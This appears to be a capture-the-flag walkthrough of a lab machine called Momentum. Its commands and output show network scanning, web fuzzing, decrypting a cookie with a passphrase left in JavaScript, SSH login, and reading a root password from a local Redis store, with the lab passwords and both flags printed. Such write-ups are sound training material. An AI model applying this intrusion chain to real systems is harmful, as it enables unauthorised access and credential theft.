Machine name: momentum

netdiscover
netdiscover -r 192.168.56.106/24 -i eth1

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 6 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:11      1      60  Unknown vendor
 192.168.56.100  08:00:27:18:54:86      2     120  PCS Systemtechnik GmbH
 192.168.56.120  08:00:27:9d:37:9b      3     180  PCS Systemtechnik GmbH

┌─[✗]─[root@parrot]─[/home/user/Desktop/burp]
└──╼ #
```

nmap -sP 192.168.56.2-254 --exclude 192.168.56.106

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-27 16:10 +08
Nmap scan report for 192.168.56.120
Host is up (0.010s latency).
Nmap done: 252 IP addresses (1 host up) scanned in 7.04 seconds
┌─[user@parrot]─[~/Desktop/burp]
└──╼ $
```

nmap tcp scan
tcp open ports: 22, 80

```
└──╼ #nmap -sC -sV -p- momentum
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-27 16:12 +08
Nmap scan report for momentum (192.168.56.120)
Host is up (0.068s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5c:8e:2c:cc:c1:b0:3e:7c:0e:22:34:d8:60:31:4e:62 (RSA)
|   256 81:fd:c6:4c:5a:50:0a:27:ea:83:38:64:b9:8b:bd:c1 (ECDSA)
|_  256 c1:8f:87:c1:52:09:27:60:5f:2e:2d:e0:08:03:72:c8 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Momentum | Index
MAC Address: 08:00:27:9D:37:9B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap udp scan
nmap -sU 192.168.56.106
open port: 111, 500

```
Nmap scan report for 192.168.56.106
Host is up (0.021s latency).
Not shown: 998 closed ports
PORT    STATE         SERVICE
111/udp open|filtered rpcbind
500/udp open          isakmp

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
┌──[root@parrot]─[/home/user/Desktop/burp]
└─────#
```

ffuf scan for files
ffuf -c -w /SecLists/Discovery/Web-Content/raft-medium-files.txt -u http://momentum/FUZZ -fc 403

```
 :: Method           : GET
 :: URL              : http://momentum/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403

index.html              [Status: 200, Size: 2001, Words: 402, Lines: 59]
.                       [Status: 200, Size: 2001, Words: 402, Lines: 59]
:: Progress: [17128/17128] :: Job [1/1] :: 24298 req/sec :: Duration: [0:00:48] :: Errors: 0 ::
┌──[user@parrot]─[~/Documents]
└─────$
```

ffuf scan for directories
ffuf -c -w /SecLists/Discovery/Web-Content/raft-medium-directories.txt -u http://momentum/FUZZ -fc 403


```
 :: Method           : GET
 :: URL              : http://momentum/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403

js                      [Status: 301, Size: 301, Words: 20, Lines: 10]
css                     [Status: 301, Size: 302, Words: 20, Lines: 10]
img                     [Status: 301, Size: 302, Words: 20, Lines: 10]
manual                  [Status: 301, Size: 305, Words: 20, Lines: 10]
                        [Status: 200, Size: 2001, Words: 402, Lines: 59]
:: Progress: [30000/30000] :: Job [1/1] :: 97 req/sec :: Duration: [0:01:05] :: Errors: 2 ::
┌──[user@parrot]─[~/Documents]
└─────$
```

view page source port 80


view-source:http://momentum/js/main.js

```
function viewDetails(str) {

  window.location.href = "opus-details.php?id="+str;
}

/*
var CryptoJS = require("crypto-js");
var decrypted = CryptoJS.AES.decrypt(encrypted, "SecretPassphraseMomentum");
console.log(decrypted.toString(CryptoJS.enc.Utf8));
*/
```

something with the cookie and encryption



After installing npm on parrot, just copy and pasted this on vs code and get the following results:
Decrypted: auxerre-alienum##



user flag
user: auxerre
pass: auxerre-alienum##

```
└── #ssh auxerre@momentum
auxerre@momentum's password:
Permission denied, please try again.
auxerre@momentum's password:
Linux Momentum 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 22 08:47:31 2021
auxerre@Momentum:~$ ls -lah
total 28K
drwxr-xr-x 3 auxerre auxerre 4.0K Apr 22 08:47 .
drwxr-xr-x 3 root    root    4.0K Apr 19 12:45 ..
-rw------- 1 auxerre auxerre    0 Apr 22 08:48 .bash_history
-rw-r--r-- 1 auxerre auxerre  220 Apr 19 12:45 .bash_logout
-rw-r--r-- 1 auxerre auxerre 3.5K Apr 19 12:45 .bashrc
-rw-r--r-- 1 auxerre auxerre  807 Apr 19 12:45 .profile
drwx------ 2 auxerre auxerre 4.0K Apr 21 12:50 .ssh
-rwx------ 1 auxerre auxerre  146 Apr 22 08:19 user.txt
auxerre@Momentum:~$ sudo -l
-bash: sudo: command not found
auxerre@Momentum:~$ cat user.txt
[ Momentum - User Owned ]
----------------------------------------
flag : 84157165c30ad34d18945b647ec7f647
----------------------------------------
auxerre@Momentum:~$
```

distro and kernel version

```
═══════════╣ System Information ╠═══════════
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debi
an 4.19.181-1 (2021-03-19)
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
```

redis server
running on port 6379

```
redis      464  0.1  0.4  51672  9588 ?        Ssl  04:09   0:03 /usr/bin/redis-server 127.0.0.1:6379
```

```
╔══════════╣ Analizing Redis Files (limit 70)
-rw-r----- 1 redis redis 62226 Feb 25 12:46 /etc/redis/redis.conf
```

local port forwarding
ssh -L 6379:127.0.0.1:6379 auxerre@momentum

```
┌──[✗]─[user@parrot]─[/tmp]
└──╼ $ssh -L 6379:127.0.0.1:6379 auxerre@momentum
The authenticity of host 'momentum (192.168.56.120)' can't be established.
ECDSA key fingerprint is SHA256:WtMDjH38wbptgHR13xxVlLk32wD8qukGILD3/vZwmbk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'momentum,192.168.56.120' (ECDSA) to the list of known hosts.
auxerre@momentum's password:
Linux Momentum 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 27 04:42:59 2021 from 192.168.56.106
auxerre@Momentum:~$ netstat -tnap
```

scanning redis on localhost
nmap --script redis-info -sV -p 6379 127.0.0.1

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-27 16:55 +08
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0047s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.3 (64 bits)
|_redis-info: ERROR: Script execution failed (use -d to debug)
```

redis command
redis-cli -h 127.0.0.1
info

```
# Keyspace
db0:keys=1,expires=0,avg_ttl=0
127.0.0.1:6379>
```

get root password

```
# Keyspace
db0:keys=1,expires=0,avg_ttl=0
127.0.0.1:6379> select 0
OK
127.0.0.1:6379> keys *
1) "rootpass"
127.0.0.1:6379> get rootpass
"m0mentum-al1enum##"
127.0.0.1:6379>
```

logging in as root and flag

```
auxerre@Momentum:/var/www/html$ su - root
Password:
root@Momentum:~# cd /root
root@Momentum:~# ls -lah
total 24K
drwx------  3 root root 4.0K Apr 22 08:24 .
drwxr-xr-x 18 root root 4.0K Apr 19 12:34 ..
-rw-------  1 root root    0 Apr 22 08:47 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4.0K Apr 21 18:23 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rwx------  1 root root  162 Apr 22 08:18 root.txt
root@Momentum:~# cat root.txt
[ Momentum - Rooted ]
----------------------------------------
Flag : 658ff660fdac0b079ea78238e5996e40
----------------------------------------
by alienum with <3

root@Momentum:~# hostname
Momentum
root@Momentum:~#
```